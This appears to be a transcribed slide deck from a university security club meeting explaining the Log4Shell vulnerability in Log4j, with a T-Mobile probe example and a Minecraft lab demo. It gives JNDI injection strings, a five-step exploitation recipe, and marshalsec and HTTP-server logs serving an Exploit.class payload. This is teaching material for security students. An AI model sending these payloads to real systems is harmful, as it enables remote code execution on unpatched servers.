Week 03
Log4Shell


Minh

Announcements

- DiceCTF 2022: 7th place!
    - We beat every other academic team, including CMU, Purdue, and OSU

- TracerFire (link in Discord)
    - March 5th and 6th

sigpwny{jndi:ldap://127.0.0.1/exploit}


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003

What is Log4j?

- A logging library for Java
- Created and maintained by Apache

```
import org.apache.logging.log4j.Logger;
Logger.info("Completed tests!");
Logger.error("Exception found: ", e);
```

Log4j Lookups

One of the features of Log4j is that you can perform "lookups" to display variable information.

Code:

```
Logger.info("Today's date is ${date:MM-dd-yyyy}");
```

Output:

```
> Today's date is 02-10-2022
```

More Lookup Examples

Java information:

```
Logger.info("Java version is ${java:version}");
   > Java version is Java 17-ea
```

Environment variables:

```
Logger.info("My home directory is ${env:HOME}");
   > My home directory is /home/user
```

JNDI Lookups

```
${jndi:ldap://192.168.0.1:389/query}
```

JNDI Lookups

Java Naming and Directory Interface API

Lightweight Directory Access Protocol query

```
${jndi:ldap://192.168.0.1:389/query}
```

JNDI Lookups

Java Naming and Directory Interface API

Lightweight Directory Access Protocol query

```
${jndi:ldap://192.168.0.1:389/query}
```

IP address and Port

Parameters

JNDI Lookups

Hi, my name is

```
${jndi:ldap://130.126.1.1/dc=illinois,dc=edu?
givenName?sub?(samAccountName=minhd2)}
```

JNDI Lookups

```
Hi, my name is
${jndi:ldap://130.126.1.1/dc=illinois,dc=edu?
givenName?sub?(samAccountName=minhd2)}
```

"Hey 130.126.1.1, send me the givenName attribute of the object with the username 'minhd2' in the illinois.edu domain"

JNDI Lookups

```
Hi, my name is
${jndi:ldap://130.126.1.1/dc=illinois,dc=edu?
givenName?sub?(samAccountName=minhd2)}
```

"Hey 130.126.1.1, send me the givenName attribute of the object with the username 'minhd2' in the illinois.edu domain"

```
> Hi, my name is Minh
```

Introducing Log4Shell

- Abuse JNDI LDAP lookups to force Java applications to remotely execute arbitrary code (RCE)
- CVSS score of 10.0 (most critical!)

Why is Log4Shell notable?

- Ridiculously easy to exploit (low attack complexity)
- Impacts all software using Log4j (high impact)
  - iCloud, Twitter, Microsoft Azure, GHIDRA, Minecraft
- Almost no privileges required and no user interaction needed
- Announced December 9th, 2021 -- two weeks before the holidays!

JNDI LDAP Serialization

When a JNDI LDAP query is made, the server will respond with a serialized object.

1. JNDI sends query to LDAP server
2. LDAP server finds the object that was queried and serializes it
3. LDAP server sends back the serialized object
4. Java will deserialize the object in order to use it

Similar to Python pickling, except it's called "marshalling."

Never serialize or deserialize untrusted data.

JNDI Deserialization Attack


What happens if the LDAP server is malicious?

Instead of returning the requested serialized object, an attacker can return a serialized Java class file which will be deserialized by the application and executed!

How to Exploit

1. Create Exploit.java which contains your payload
2. Compile Exploit.java into Exploit.class
3. Host a reference web server with Exploit.class in the root directory
4. Use marshalsec tool to host an LDAP server which maps all queries to your reference web server and serializes your class file
5. Run the JNDI injection to connect to the LDAP server

Case Study: T-Mobile SMS Gateway




35890 >


Today 7:57 PM

```
${jndi:ldap://ifz5hb.dnslog.cn/whh}
```

Stop code not found. Please check your code and try again.




DNS Query Record	IP Address
ifz5hb.dnslog.cn	208.54.99.251
ifz5hb.dnslog.cn	208.93.48.9
ifz5hb.dnslog.cn	208.93.48.9
ifz5hb.dnslog.cn	208.93.48.9
ifz5hb.dnslog.cn	208.93.48.9
ifz5hb.dnslog.cn	208.54.99.251



```
NetRange:       208.54.0.0 - 208.54.159.255
CIDR:           208.54.128.0/19, 208.54.0.0/17
NetName:        TMO2
NetHandle:      NET-208-54-0-0-1
Parent:         NET208 (NET-208-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS21928
Organization:   T-Mobile USA, Inc. (TMOBI)
```


Case Study: Minecraft

- Not only were Minecraft servers vulnerable, but Minecraft clients were also vulnerable!
- This means if someone executed the JNDI injection on the server, all players connected would also execute the exploit!
- Mojang released patches for the official game client the day after Log4Shell was announced, so it's unlikely clients are affected anymore
- Do not attempt the Minecraft server CTF challenge without using the official Minecraft client



Minecraft 1.18 - Multiplayer (3rd-party Server)
Destroy the tree
Hold down **Left Button**

```
WhiteHoodHacker joined the game
<WhiteHoodHacker> ${jndi:ldap://127.0.0.1:1389/exploit}
<WhiteHoodHacker> ${jndi:ldap://127.0.0.1:1389/exploit}
```

LDAP server (marshelsec)



```
^Cwhitehoodhacker@ubuntu:~/http$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:8000/#Exploit
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploits redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploits redirecting to http://127.0.0.1:8000/Exploit.class
Send LDAP reference result for Exploits redirecting to http://127.0.0.1:8000/Exploit.class
```



```
whitehoodhacker@ubuntu:~/http$ python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [10/Feb/2022 15:22:46] "GET /Exploit.class HTTP/1.1" 200 -
127.0.0.1 - - [10/Feb/2022 15:22:47] "GET /Exploit.class HTTP/1.1" 200 -
127.0.0.1 - - [10/Feb/2022 15:22:47] "GET /Exploit.class HTTP/1.1" 200 -
```

HTTP server (hosts Exploit.class)

Additional Resources

- Log4j Minecraft server homelab setup:
  - https://letsdefend.io/blog/how-to-create-home-lab-for-log4j-exploit/
- Log4j lookup documentation:
  - https://logging.apache.org/log4j/2.x/manual/lookups.html

Next Meetings

Sunday Seminar: 02/13/2022

- RSA Attacks with Husnain!

Next Thursday: 02/17/2022

- TBD